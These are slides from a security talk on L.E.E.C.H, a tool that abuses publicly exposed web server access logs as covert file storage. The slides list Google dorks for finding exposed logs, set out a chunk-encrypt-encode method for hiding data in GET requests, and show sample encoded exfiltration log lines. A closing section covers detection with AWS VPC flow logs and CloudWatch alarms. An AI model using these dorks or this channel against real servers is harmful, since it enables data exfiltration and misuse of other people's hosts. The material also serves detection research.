

L.E.E.C.H - Lazy Entity Exploits Cursed Hosts

Nikolaos Tsapakis


whoami

Nikolaos Tsapakis is a reverse engineering enthusiast and poetry lover from Greece. He has written papers or given presentations for Virus Bulletin, 2600, LeHack, Symantec, Hakin9, AthCon, and DeepSec. He is currently working as a Security Engineer at Epignosis Learning Technologies.





Overview




- Discover publicly exposed logs
- Exploit exposed logs to upload and download files
- Detect the activity in an AWS environment
- Examples of malware similar data-exfiltration techniques
- Live demo

Google dorks

EXPLOIT
DATABASE

exploit-db.com/google-hacking-database





Google Hacking Database

Filters

Reset All

Show 15

Quick Search access log

Date Added	Dork	Category	Author
2022-07-20	intitle:"Oracle Access Management" "login" -inurl:oracle	Pages Containing Login Portals	s Thakur
2021-10-08	intitle:"access log" filetype:txt	Files Containing Juicy Info	Zeshan Ahmad
2021-09-06	intitle:"Router Access" inurl:Router_Login.asp	Pages Containing Login Portals	J. Igor Melo
2021-08-20	intitle:"MediaAccess Gateway - Login" "access your MediaAccess Gateway"	Pages Containing Login Portals	s Thakur
2021-02-08	intitle:"D-LINK SYSTEMS, INC. Web File Access : Login"	Various Online Devices	J. Igor Melo
2020-09-03	intitle:"Web Login" "For security reasons only authorized users are allowed access to this web server. "	Pages Containing Login Portals	Alexandros Pappas
2020-07-29	"You have accessed a private computer system" inurl:login	Pages Containing Login Portals	Alexandros Pappas
2020-06-22	intext:"index of /" "Index of" access_log	Web Server Detection	Rishabh Chaplot
2019-08-26	site:*/log/access_log	Files Containing Juicy Info	Reza Abasi
2019-02-15	inurl:login.htm "access" database	Pages Containing Login Portals	Bruno Schmid
2018-11-27	intitle:index of "access_log"	Sensitive Directories	Brain Reflow
2018-05-16	intitle:"index.of" inurl:"cvs" login passwd password access pass -github -pub	Files Containing Passwords	Bruno Schmid
2018-03-30	intitle:access your account" login	Pages Containing Login Portals	Bruno Schmid
2018-03-30	intitle:your access id is" login -youtube	Pages Containing Login Portals	Bruno Schmid
2017-05-05	"HTTP" inurl:"access.log" ext:log	Files Containing Juicy Info	anonymous

Showing 1 to 15 of 24 entries (filtered from 7,944 total entries)

FIRSTPREVIOUS12NEXTLAST

Google dorks results

The screenshot shows the Google search interface with the query `intext:"index of /" "Index of" access_log "2025"` entered in the search bar. The search results are displayed in a dark theme. The first result is from a website with a blue header, showing the title **Index of /logs** and a snippet: `Index of /logs. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [], access.log, 2025-07-18 21:01, 79M. [], error.log, 2025 ...`. The second result is from a website with a blue header, showing the title **Index of /log** and a snippet: `Index of /log ; [], 20250803-access.log.gz, 2025-08-05 00:12 ; [], 20250804-access.log.gz, 2025-08-06 00:12 ; [], 20250805-access.log, 2025-08-05 23:49 ...`. The third result is from a website with a blue header, showing the title **Index of /log** and a snippet: `Index of /log ; Description ; Parent Directory - ; access_log.2025-08-27 2025-08-27 17:47 215 ; access_log.2025-08-28 2025-08-28 12:17 215 ; access_log.2025-08-29 ...`

intext:"index of /" "Index of" access_log "2025"

Λειτουργία AI Όλα Εικόνες Βίντεο Σύντομα βίντεο Ειδήσεις Ιστός Περισσότερα ▾ Εργαλεία ▾

Index of /logs
Index of /logs. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [], access.log, 2025-07-18 21:01, 79M. [], error.log, 2025 ...




Index of /log
Index of /log ; [], 20250803-access.log.gz, 2025-08-05 00:12 ; [], 20250804-access.log.gz, 2025-08-06 00:12 ; [], 20250805-access.log, 2025-08-05 23:49 ...

Index of /log
Index of /log ; Description ; Parent Directory - ; access_log.2025-08-27 2025-08-27 17:47 215 ; access_log.2025-08-28 2025-08-28 12:17 215 ; access_log.2025-08-29 ...

Log files



Index of /logs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 Parent Directory		-	
 access.log	2025-11-15 10:57	191M	
 error.log	2025-11-15 07:26	26M	

Apache/2.4.25 (Debian) Server at [redacted] Port 443

Log file format

```
192.168.1.99 - - [19/May/2025:23:47:43 -0500] "GET /wp-content/uploads/2024/06/cropped-logo_icon-32x32.png HTTP/1.1" 200 5091 "-" "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)"
```

Field	Value from Log	Meaning
Client IP (%h)	192.168.1.99	Client's IP address
Identd (%l)	-	Identd user (usually unused)
User (%u)	-	Authenticated user (none here)
Timestamp (%t)	[19/May/2025:23:47:43 -0500]	Date, time, and timezone
Request Line (%r)	GET /wp-content/uploads/2024/06/cropped-logo_icon-32x32.png HTTP/1.1	HTTP method, resource, and protocol
Status (%>s)	200	HTTP status code
Response Size (%b)	5091	Object size in bytes
Referer	-	Referring URL (none)
User-Agent	Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)	Client identifier

Data injection points

```
192.168.1.99 - - [19/May/2025:23:47:43 -0500] "GET /wp-content/uploads/2024/06/cropped-logo_icon-32x32.png HTTP/1.1" 200 5091 "-" "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)"
```

Field	Value from Log	Meaning
Client IP (%h)	192.168.1.99	Client's IP address
Identd (%l)	-	Identd user (usually unused)
User (%u)	-	Authenticated user (none here)
Timestamp (%t)	[19/May/2025:23:47:43 -0500]	Date, time, and timezone
Request Line (%r)	GET /wp-content/uploads/2024/06/cropped-logo_icon-32x32.png HTTP/1.1	HTTP method, resource, and protocol
Status (%>s)	200	HTTP status code
Response Size (%b)	5091	Object size in bytes
Referer	-	Referring URL (none)
User-Agent	Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)	Client identifier

L.E.E.C.H tool

- Upload and download options
- Read a local file in chunks
- Encrypt (RC6), compress (ZLIB), and encode (Base64) each chunk
- Send each chunk via a GET request in the URL resource
- Output a file ID upon completion for later download
- Configure URL, request frequency, encryption key, and random file ID
- Implemented in Python

Data exfiltration

```
127.0.0.1 - - [2025-11-15 18:31:34] "GET /?i=/GsYVLU+IfovuVv9MM0jBeI/09y0P3P6htAphIKfbxmqMxGqo4btKuPLwaA1Xr+b4bEhwcsM62uQDdbomlkt36bTFBZLU6IZDfewaRLqvyw46H0eWo3J0TiPodo0kw8p
ylu+1e28E3fNf9V2t/SxoVgSn1IYVsK1zMQEhcigD/ArClBmjNkgD8Sdp4cNJUnOSS7h1L2Rk9L1lmhFTu78ucptmP4m0VfzKIdeZg4MMdV/AJ2F9VPBvT40nXSHbMuoAQwHTo6q9hJ5yCXHjToFiMFAtBrq4pJ3Eh6wCbIGNP6gQ
ZwA+amrvRk7f4IRuh79Tm/61otlzGJliWxfXU1MDiyVsXwYrDz1xU6VEirA271RX9c0H7fnMrWTVxwjFAcUfnWCE2abUa0sFZ+GPhins2Krb1/g8ZIZHSU2DqR8m6Cx9e9jqjaoyTzBjOpojgunA9/MHXX089nEb+M7tXfNG6Z/
AXsJmg0= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:35] "GET /?i=/GsYVL3K910rVRWR6j6JIUGHND2e7fZHqSj7K7dqoohw29YQYSUi049VwUU1xe9yEpDfHr3kpdAVsXAZgj1KmUEqL42jwf1ILd2DsU/jSs+/+tnXL99NboZzkkoy9aJE
YEP4tKRz9xMG1xkjI45XedQsNuDo3dcccUFTDQqJC/1YdymCYUjuH7pU/2cn85XMz/UXDTIcYX8ke4TihK2aj3H6DsLhgfiVfziZcDzLUVhUcEDKgt+1A55yY/VrNQctyuLXggWwpeBNOAEzNOaKrdLrgHQ1Me/umxsb5kU0ykcwq
uuYv3J80KmiMdr1PxI+44ergPMvef1ILeKPhkc9M8AE5Cc8wLcZLQ/CyGCTFOfWCvSmCpnGpf8hNcsVotbfa588Y5fsbef3CCqCBRJ2ANUGG4jQe/bq8WnN1f0zIB6IVxtrXRJvuIHG0w1ipmDbZkQ1nIYePAd5zC1s20fUq4ZWH2
Srumt9g= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:35] "GET /?i=/GsYVLdDve/hIdPeffy0B0TaK0cC918ejrrzZtgWqipjVjes9J81ljZBoTbb/iSg5t5MxKEzU/R70XwxdLbwX1XKhQ9CyItN9nI0vdrM+pRA5b1w1No8931Kfm5BU3JK
uPhaBXbh1t6IPSAyXX/A3yTYuzc0Aly60piMJZq40k8i9/zM3b8RcysDLheCESqR0CygqkB5zGRXu1WsOoEw2rtXMR4KKJ5afdQLg0HQhKRXV4UCsDzvYUbyK95XiLA9N3V6NQaVubxCW7bbGLqmwHbs/+GsVby8Ye/GOA1LFLIZz
o4glLCrPgk66yvX8k6DvIKN2QVynS30AaWDBdDQyBD7iMga4a23diLYnF5dbgkYABk1UR1epyXJzMPBZ14GjBbvQFnuZfx9sxLUUaDjYdGVnaojfG1046L0GmCZetsx4ATVU+OwYIH2RzexKewFUSDGI0UVfd6reyBYQtV7UmFYfo
iTavTjY= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:36] "GET /?i=/GsYVL0GCV0FswWfR78mrTqip3ekeVw37u0buBXj9QanrW6Mk9TF4YRjDdW5HMzuyHf08kRa58ZcPeM3eyNZtrQLyskZy8gTxu00jv8fH7Cdy+WSpGEEK18LyZgB0wi
WGDW041hI0bhZCIBGF1WGDp+IEjCE96z2WtxEATXDJ41H1MmJ/Dsyd4s6sdDD9HRuDnGHmB4veSn73wCeWvD3pgqvKDYmXD4ktrrnH8PHRThE7RzgB57Ynf8v4+xZqISDxPq/0hQCqX/117R6WRsrzHSTeQPko39jmlbjHSziFXP
7DCqhOZDeVD/7rzKcAlJ9oN+2F9xMx0EoJjev2d9QGGeHT4PtDyGtC4hWZNX2LgLnGII1m48vlz9yuDQIIRPwpwSVngIzkf09ReXBjPMdTHBXLWB/NexYH1Qj0eJC9DVBtjkhq2Z3o5OYNIABOWfKAMc8bL3hgiPeCsD8czwFqHV
T49wg6o= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:37] "GET /?i=/GsYVLmykg1dgAmmlY6fYvg812m7/5+hrFhjIuhTCmMBZthQ/x3tLEOUaRdiRBcUftB60Ma4SeHxIN1umKC+uEYn5pPiodRmbzVARUqgqmw60dEfqhUaLM+dQR+QCZdz
o13vMQuenSdVj3osgcoljmkDGNsLsgqYPD6t7SCGwotNw9c1XtVAm1g6pvaScht1pg8kJ164idqXZng/UJ7cu4mA3JLG4C0kC00+gs/Iob/XxGEPIRpkKp/kKIQhJjHe1ICmdwqUy/RkkOamcXEmXM0qt2iQBMEPGPFnJKFrGfNfq
cJ1yXd16+CucX/ZMX3xrrCaMaP0kZXwSfsiKoMKzexYAJbSMxz6dWded9dtMSe4voIhbI9jhxn7yF3+sY3Y1/d0/Awsfy5Qx2scNH6K7+f0/S6fi/plT2Yeuc3FMrtwr5Ajf6tfQVcvSK1DcW3AcIoU96bZJ9Kx1tp4QfdEP8vj
WhvWF8Y= HTTP/1.1" 200 -
```

Data exfiltration

```
127.0.0.1 - - [2025-11-15 18:31:34] "GET /?i=/GsYVLU+Ifovuv9MM0jBeI/09yOP3P6htAphIKfbxmQmXGqo4btKuPLwaA1Xr+b4bEhwcsM62uQDdbomlkt36bTFBZLU6IZDfewaRLqvyw46H0eWo3JOTiPodo0kw8p
ylu+1e28E3fNf9V2t/SxoVgSn1IYVsK1zMQEhcigD/ArC1BmjNkgD8Sdp4cNJUnOSS7h1L2Rk9L1lhmFTu78ucltmP4m0VfzKIdeZg4MMdV/AJ2F9VPBvT40nXSHbMuoAQwHTo6q9hJ5yCXHjToFiMFAtBrq4pJ3Eh6wCbIGNP6qQ
ZwA+amrvRk7f4IRuh79Tm/61otlZGJlIwXFeFXu1MDiyVsXwYrDz1xU6VEirA271RX9cOH7fnMrWTvxwjFAcUfnWCE2abUaOsFZ+GPhins2Krb1/g8ZIZHSU2DqR8m6Cx9e9jqjaoyTzBjOpojgunA9/MHhX089nEb+M7tXFNG6Z/
AXsJmg0= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:35] "GET /?i=/GsYVL3K910rVRWR6j6JIUGHND2e7fZHqSj7K7dqqohw29YYQSUi049VwUU1xe9yEpDfHr3kpdAVsXAZgj1KmUEqL42jwf1ILd2DsU/jSs+/+tnXL99NboZzkkoy9aJE
YEP4tKRz9xMG1xkjI45XedQsNuDo3dccnUFTDQqJC/1YdymCYUjuH7pU/2cn85XMz/UXDTIcYX8ke4TihK2aj3H6DsLhgf1VfziZcDzLUVhUcEDKgt+1A55yY/VrNQctyuLXggWwpeBNOAEzNOaKrdLrgHQ1Me/umxsb5kUOykwcwq
uuYv3J80KmiMdr1PxI+44ergPMvef1ILeKPhkc9M8AE5Cc8wLcZLQ/CyGCTFOfWcVSmCpnGpf8hNcsVotbfa588Y5fsbef3CCqCBRJ2ANUGG4jQe/bq8WnN1fOzIB6IVxtrXRJvuIHG0w1ipmDbZkQ1nIYePAd5zC1s20fUq4ZWH2
Srumt9g= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:35] "GET /?i=/GsYVLdDve/hIdPeffy0B0TaK0cC918ejrrzZtgWqipjVjes9J81ljZBoTbb/iSg5t5MxKEzU/R70XwxdLbwx1XKhQ9CyItN9nI0vdrM+pRA5b1w1No8931Kfm5BU3JK
uPhaBXbh1t6IPSAyXX/A3yTYuzc0Aly60piMJZq40k8i9/zM3b8RcysDLheCESqR0CygqkB5zGRXu1WsOoEw2rtXMR4KKJ5afdQLg0HQhkrXV4UCsDzvYUbyK95XiLA9N3V6NQAuVubxw7bbGLqmwHbs/+GsVby8Ye/GOA1LFLIZz
o4g1LCrPgk66yvX8k6DviKN2QVynS30AaWDBDQyBD7iMga4a23diLYnF5dbgkYABk1UR1epyXJzMPBZ14GjBbvQFnuZfx9sXLUUaDjYdGVnaojfG1046L0GmCZetsx4ATVU+OwYIh2RzexKewFUSDGI0UVfd6reyBYQtV7UmfYfo
iTavTJY= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:36] "GET /?i=/GsYVL00GCVOfswWfR78mrTqip3ekeVw37u0buBXj9QanrW6Mk9TF4YRjDdW5HMzuyHf08kRa58ZcPeM3eyNZtrQLyskZy8gTxu00Jv8fH7Cdy+WSpGEEK18LyZgB0wi
WgdW041hi0bhzcIBGF1WGDp+IEjCE96z2WtxEATXDJ41H1MmJ/Dsyd4s6sdDD9HRuDNghmB4veSn73wCeWvD3pgqvKDYmXD4KtrrnH8PhRtHe7RzgB57Ynf8v4+xZqISDxPq/0hQCqX/117R6WRsrzHSTeQPkzo39jmlbjHSziFXP
7DCqh0ZDeVD/7rZKcAlJ9oN+2F9xMx0EoJjev2d9QGGeHT4PtDyGtC4hWZNX2LgLnGII1m48v1z9yuDQIIRPwpwSVngIzkf09ReXBjPMDtHBXLWB/NexYH1Qj0eJC9DVBtjkhq2Z3o50YNIABOWfKAMc8bL3hgiPeCsD8czwFqHV
T49wg6o= HTTP/1.1" 200 -
127.0.0.1 - - [2025-11-15 18:31:37] "GET /?i=/GsYVLmykg1dgAmmlY6fYvg8l2m7/5+hrFhjIuhTCmMBZthQ/x3tLEOUaRdiRbcUftB60Ma4SeHxIN1umKC+uEYn5pPiodRmbzVarUqgqmw60dEfqhUaLM+dQR+QCZdz
o13vMQuenSdVj3osgcoljmkDGNsLsgqYPD6t7SCGwotNw9c1XtVAm1gGpvaScht1pg8kJ164idqXZng/UJ7cu4mA3JLG4C0kC00+gs/Iob/XxGEPiRpkP/kKIQhJJHe1ICMdwqUy/RkkOamcXEmXM0qt2iQBMEPGPFnJKFrGfNfq
cJ1yXd16+CucX/ZMX3xrrCaMaP0kZXwSfsiKoMKzexYAJbSMxzx6dWded9dtMSe4voIhbI9jhxnr7yF3+sY3Y1/dO/AWsfy5qX2scNH6K7+fO/S6fi/pLt2Yeuc3FMrtwr5Ajf6tfQvcvSK1DcW3AcIoU96bZJ9Kx1tp4QFfdEP8vj
WhvWF8Y= HTTP/1.1" 200 -
```

Random File ID

Detection patterns

- Url size
- Url format
- Request frequency
- Injection points
- All configurable

Amazon VPC flow logs

- Captures IP traffic entering and leaving VPCs
- Includes source, destination, ports, and protocol details
- Helps identify connectivity or routing issues
- Stores records in **CloudWatch** or S3
- Supports monitoring, auditing, and reporting

Amazon CloudWatch

- Monitors resources and applications (e.g., EC2)
- Collects and aggregates logs
- Provides customizable dashboards
- Supports alerts and notifications
- Helps with troubleshooting and performance optimization

VPC flow log format

Field	Description	Example
Version	Flow log version number	2
Account ID	AWS account ID owning the resource	123456789012
Interface ID	Network interface ID	eni-abc123de
Source IP	Source IP address of traffic	10.0.1.10
Destination IP	Destination IP address of traffic	198.51.100.23
Source Port	Source port number	443
Destination Port	Destination port number	55678
Protocol	Protocol number (TCP=6, UDP=17)	6
Packets	Number of packets transferred	10
Bytes	Number of bytes transferred	840
Start Time	Capture window start (Unix timestamp)	1687459200
End Time	Capture window end (Unix timestamp)	1687459260
Action	Whether traffic was allowed or rejected	ACCEPT
Log Status	Log delivery status	OK

2 123456789012 eni-abc123de 10.0.1.10 198.51.100.23 443 55678 6 10 840 1687459200 1687459260 ACCEPT OK

VPC flow logs + CloudWatch

- Send logs to CloudWatch
- Create an alarm based on request frequency
- Set a threshold for triggering the alarm
- Send an email notification when the threshold is exceeded

VPC flow log records


Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events. [Learn more about filter patterns](#)


Q [version, account_id, interface_id, srcaddr, dstaddr, srcport, dstport=443, protocol, packets, bytes, start, end, action=ACCEPT, I X] Clear 1m 30m 1h

▶	Timestamp	Message
▶	2025-07-01T06:35:32.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 52.119.199.68 33344 443 6 15 3722 1751351732 1751351788 ACCEPT OK
▶	2025-07-01T06:45:32.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 67.220.250.113 50272 443 6 15 3722 1751352332 1751352388 ACCEPT OK
▶	2025-07-01T06:55:32.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 67.220.250.8 38288 443 6 15 3722 1751352932 1751352989 ACCEPT OK
▶	2025-07-01T07:02:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.12 35092 443 6 167 9359 1751353350 1751353409 ACCEPT OK
▶	2025-07-01T07:03:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 74.6.143.26 60984 443 6 10 1255 1751353410 1751353469 ACCEPT OK
▶	2025-07-01T07:04:32.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 52.46.159.244 34206 443 6 15 3722 1751353472 1751353529 ACCEPT OK
▶	2025-07-01T07:17:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 74.6.143.26 39796 443 6 12 1359 1751354250 1751354310 ACCEPT OK
▶	2025-07-01T07:17:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.11 50708 443 6 193 10659 1751354250 1751354310 ACCEPT OK
▶	2025-07-01T07:17:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 74.6.143.25 35366 443 6 12 1359 1751354250 1751354310 ACCEPT OK
▶	2025-07-01T07:17:30.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.12 58414 443 6 188 10347 1751354250 1751354310 ACCEPT OK
▶	2025-07-01T07:19:36.000Z	2 661394817574 eni-086e1f4c9f0d741a3 172.31.95.173 69.147.92.12 56738 443 6 167 9359 1751354376 1751354430 ACCEPT OK
